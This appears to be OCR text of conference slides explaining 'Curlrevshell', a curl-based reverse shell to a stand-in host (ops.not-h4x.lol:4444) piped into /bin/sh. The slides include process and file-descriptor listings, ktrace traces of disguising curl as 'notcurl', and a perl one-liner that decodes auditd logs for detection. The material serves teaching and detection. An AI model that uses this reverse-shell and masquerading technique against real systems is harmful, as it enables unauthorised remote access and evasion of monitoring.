
Turtles are connected by pipes and file descriptors




Turtles are connected by pipes and file descriptors




Turtles are connected by pipes and file descriptors



Turtles are connected by pipes and file descriptors



Turtles are connected by pipes and file descriptors



Turtles are connected by pipes and file descriptors


```
Ops - Curlrevshell                                                    ⌥⌘1
wurzel    477133  0.0  2.3  94148 11196 ?        S    10:14   0:00  \_ curl -sk --pinnedpubkey sha256//CkYWAzy
h4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/i/34kwj8cbx2j7q -N
wurzel    477134  0.0  0.1   2584   884 ?        S    10:14   0:00  \_ /bin/sh
wurzel    477138  0.0  0.8   8540  4200 ?        R    10:14   0:00  |   \_ ps awwwfux
wurzel    477135  0.0  2.6  94096 12200 ?        S    10:14   0:00  \_ curl -K- something-normal.com
```

```
Ops - Curlrevshell                                                    ⌥⌘1
uid=1000(wurzel) gid=1000(wurzel) groups=1000(wurzel)
Cowabunga!!!
```

```
Don the Sysadmin                                                      ⌥⌘3
don@victim:~$ sudo sh -c 'echo id >>/proc/477133/fd/1'
don@victim:~$ sudo sh -c 'echo "Cowabunga!!!" >>/proc/477135/fd/3'
```


```
Ops - Curlrevshell                                                    ⌥⌘1
> ls -l \
>     /dev/fd/0 /dev/fd/1 /dev/fd/2 \
>     /proc/477133/fd \
>     /proc/$$/fd \
>     /proc/477135/fd
lr-x------ 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/0 -> pipe:[2355726]
l-wx------ 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/1 -> pipe:[2355727]
l-wx------ 1 wurzel wurzel 64 Sep 10 10:22 /dev/fd/2 -> pipe:[2355727]

/proc/477133/fd:
                   wurzel wurzel 64 Sep 10 10:22 0 -> /dev/null
                   wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355726]
                   wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
                   wurzel wurzel 64 Sep 10 10:22 3 -> socket:[2355734]
lrwx------ 1 wurzel wurzel 64 Sep 10 10:22 4 -> socket:[2355735]
lrwx------ 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355754]

/proc/$$/fd:
                   wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355726]
                   wurzel wurzel 64 Sep 10 10:22 1 -> pipe:[2355727]
l-wx------ 1 wurzel wurzel 64 Sep 10 10:22 2 -> pipe:[2355727]

/proc/477135/fd:
total 0
lr-x------ 1 wurzel wurzel 64 Sep 10 10:22 0 -> pipe:[2355728]
l-wx------ 1 wurzel wurzel 64 Sep 10 10:22 1 -> /dev/null
l-wx------ 1 wurzel wurzel 64 Sep 10 10:22 2 -> /dev/null
lr-x------ 1 wurzel wurzel 64 Sep 10 10:14 3 -> pipe:[2355727]
lr-x------ 1 wurzel wurzel 64 Sep 10 10:22 4 -> pipe:[2355727]
lrwx------ 1 wurzel wurzel 64 Sep 10 10:22 5 -> socket:[2355742]
lrwx------ 1 wurzel wurzel 64 Sep 10 10:22 6 -> socket:[2355743]
lrwx------ 1 wurzel wurzel 64 Sep 10 10:22 7 -> socket:[2355753]
```

Curlrevshell - Turtle Power!




Aside: OpenBSD's `ktrace(1)`


Aside: OpenBSD's `ktrace(1)`




Aside: OpenBSD's `ktrace(1)`




Aside: OpenBSD's `ktrace(1)`




Aside: OpenBSD's `ktrace(1)`



Aside: OpenBSD's `ktrace(1)`





Aside: OpenBSD's `ktrace(1)`

Ops - ktrace(1) ⌥⌘2

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ ktrace -i bash -c 'exec -a notcurl curl -s FILE:///dev/fd/3 3</etc/myname | tr a-z A-Z'
OPS.NOT-H4X.LOL
[stuart@ops.not-h4x.lol:/home/stuart]
$ kdump
 65495 ktrace   RET   ktrace 0
 65495 ktrace   CALL  mmap(0,0x88,0x3<PROT_READ|PROT_WRITE>,0x1002<MAP_PRIVATE|MAP_ANON>,-1,0)
 65495 ktrace   RET   mmap 17519456460800/0xfef10faa000
 65495 ktrace   CALL  execve(0x790ebc508870,0x790ebc508e78,0x790ebc508e98)
 65495 ktrace   NAMI  "/home/stuart/bin/bash"
 65495 ktrace   RET   execve -1 errno 2 No such file or directory
```

Ops - ktrace(1) ⌥⌘2

```
 86428 curl     CALL  write(1,0x8ba4efd2000,0x10)
 86428 curl     GIO   fd 1 wrote 16 bytes
       "ops.not-h4x.lol
       "
 86428 curl     RET   write 16/0x10
 86284 tr       GIO   fd 0 read 16 bytes
       "ops.not-h4x.lol
       "
 86284 tr       RET   read 16/0x10
```

Ops - ktrace(1) ⌥⌘2

```
[stuart@ops.not-h4x.lol:/home/stuart]
$ kdump -tx
 65495 ktrace   ARGS
       [0] = "bash"
       [1] = "-c"
       [2] = "exec -a notcurl curl -s FILE:///dev/fd/3 3</etc/myname | tr a-z A-Z"
 86428 bash     ARGS
       [0] = "notcurl"
       [1] = "-s"
       [2] = "FILE:///dev/fd/3"
 86284 bash     ARGS
       [0] = "tr"
       [1] = "a-z"
       [2] = "A-Z"
```


```
perl -ne 's/.*proctitle=\"(.*)\"/\1/||
s/.*proctitle=(.*)/pack"H*",$1/e||s/.*//s;s
/\0/ /g;' /var/log/audit/audit.log
```

Ops - Curlrevshell ⌥⌘1

```
root      298135  0.0  0.0  13132   412 ?        S<sl Sep06   0:05 /sbin/auditd
wurzel    308351  0.0  1.7  18936  8104 ?        Ss   Sep06   0:00 /lib/systemd/systemd --user
wurzel    308352  0.0  0.7 168772  3476 ?        S    Sep06   0:00  \_ (sd-pam)
root      329730  0.0  0.4 1227000 2316 ?        Sl   Sep07   0:02 /usr/local/sbin/procrastinationedr -log /var/log/procrastinationedr.log
root      329736  0.0  0.1   2944   624 ?        S    Sep07   0:00  \_ tail --follow=name --silent /var/log/audit/audit.log
```

